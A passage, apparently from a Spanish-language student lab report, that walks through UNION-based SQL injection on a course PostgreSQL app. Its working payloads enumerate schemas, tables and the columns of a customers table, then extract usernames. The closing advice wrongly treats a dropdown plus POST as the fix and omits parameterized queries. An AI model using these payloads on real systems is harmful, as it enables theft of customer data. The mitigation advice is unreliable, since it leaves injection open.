Ahora queremos encontrar una cadena que nos muestre solo las tablas de interés de la base de datos (schema public) y no como en el caso anterior que también se muestran las internas de PostgresSQL.

Tal y como se ha indicado en el enunciado encontramos el oid del schema public en la talba pg\_namespace obteniendo que es el número 2200 y luego filtraremos el resultado del apartado anterior con este oid.

La cadena de búsqueda empleada ha sido la siguiente:

```
2014' union select concat(oid, nspname) from pg_namespace ;--
```

1. 12804information\_schema
2. 11736pg\_temp\_1
3. 11pg\_catalog
4. 2200public
5. 99pg\_toast
6. 11737pg\_toast\_temp\_1

Una vez que ya tenemos el oid filtramos y obtenemos solo las tablas que queremos.

La cadena de búsqueda ha sido la siguiente:

```
2014' union select relname from pg_class where relnamespace = 2200 and (relkind = 't' or 'f'= relkind or 'r' = relkind );--
```

```
1. imdb_movielanguages
2. orderdetail
3. imdb_actormovies
4. imdb_actors
5. imdb_directors
6. orders
7. customers
8. imdb_moviecountries
9. imdb_moviegenres
10. products
11. inventory
12. imdb_movies
13. imdb_directormovies
```

Hemos buscado por relkind para que no nos aparezcan tambien las tablas que son las acabadas en \_pkey y \_seq ya que lo hemos hecho con intencion de que se muestren solo las tablas que nosotras creemos que saldrian en pgAdmin. Si no lo pusieramos el resultado seria el siguiente para la cadena de busqueda:

```
2014' union select relname from pg_class where
relnamespace = 2200;--
```

```
1. orderdetail
2. imdb_actors
3. imdb_directormovies_pkey
4. imdb_directormovies_movieid_seq
5. imdb_moviegenres
6. imdb_movielanguages_pkey
7. imdb_movies
8. imdb_actormovies
9. imdb_moviegenres_pkey
10. imdb_directors_directorid_seq
11. orders_pkey
12. imdb_actors_pkey
13. imdb_movielanguages
14. imdb_directormovies_directorid_seq
15. imdb_moviegenres_movieid_seq
16. imdb_moviecountries_movieid_seq
17. imdb_actormovies
18. orders_orderid_seq
19. products_movieid_seq
20. imdb_actors_actorid_seq
21. imdb_actormovies_pkey
22. imdb_directors
23. orders
24. customers
25. customers_customerid_seq
26. imdb_moviecountries
27. products_prod_id_seq
28. imdb_movies_movieid_seq
29. products
30. inventory
31. imdb_movies_pkey
32. products_pkey
33. inventory_pkey
34. imdb_moviecountries_pkey
35. customers_pkey
36. imdb_directors_pkey
```

D)

Ahora tenemos que identificar la tabla candidata a contener informacion de los clientes en la lista que hemos obtenido en el apartado anterior.

Hemos decidio que esta tabla sea *customers*.

E)

Debemos encontrar una cadena de busqueda que nos muestre el oid de esta tabla consultando la tabla pg\_class.

La cadena de búsqueda ha sido la siguiente:

```
2014' union select concat(relname ,oid) from pg_class  
where relnamespace = 2200 and (relkind = 't' or 'f'=  
relkind or 'r' = relkind );--
```

1. imdb\_moviegenres82260
2. imdb\_movielanguages82265
3. orders82286
4. imdb\_actormovies82219
5. imdb\_directors82250
6. orderdetail82280
7. imdb\_movies82268
8. customers82211
9. imdb\_moviecountries82255
10. imdb\_actors82229
11. imdb\_directormovies82234
12. products82294
13. inventory82277

Vemos que el oid de la table *customers* es 82211.

F)

Ahora debemos de encontrar una cadena de búsqueda que nos muestre las columnas de la tabla *customers* consultando la tabla *pg\_attribute*. Para ello utilizaremos el oid obtenido en el apartado anterior.

Ahora para buscar las columnas la cadena de búsqueda ha sido:

```
2014' union select attname from pg_attribute where  
attrelid = 82211;--
```

1. gender
2. email
3. city
4. firstname
5. ctid
6. address1
7. xmin
8. zip
9. income
10. phone
11. username
12. state
13. tableoid
14. creditcardexpiration
15. customerid
16. cmax
17. lastname
18. address2
19. region
20. password
21. cmin
22. age
23. creditcard
24. country
25. creditcardtype
26. xmax

G)

Del resultado de la lista anterior decidimos que la columna candidata a contener los clientes del sitio web sea username.

H)

Ahora debemos encontrar una cadena de búsqueda que nos muestre la lista de clientes del sistema.

La cadena de búsqueda ha sido:

```
2014' union select concat(username, customerid) from customers; --
```

I)

Ahora tratamos de discutir las posibles maneras de resolver este problema. En el enunciado se proponen dos posibles problemas: lista desplegable y utilizar el método POST.

Con lista desplegable no se soluciona el problema. Ya que al ser una petición de tipo GET, en la url el cliente podría modificar la petición, y por tanto, los parámetros que se pasan.

Con petición POST sería necesario un control dentro de la propia aplicación, ya que el cliente no puede modificar los parámetros a través de la url pero si introducir lo que quiera como entrada.

Sin embargo, creemos que la solución sería usar ambas, la opción del desplegable, para que el usuario no pueda introducir lo que quiera como parámetros, si no solo lo que nosotros le mostremos como opciones; y que la petición sea de tipo POST, para que el usuario no pueda modificar la petición.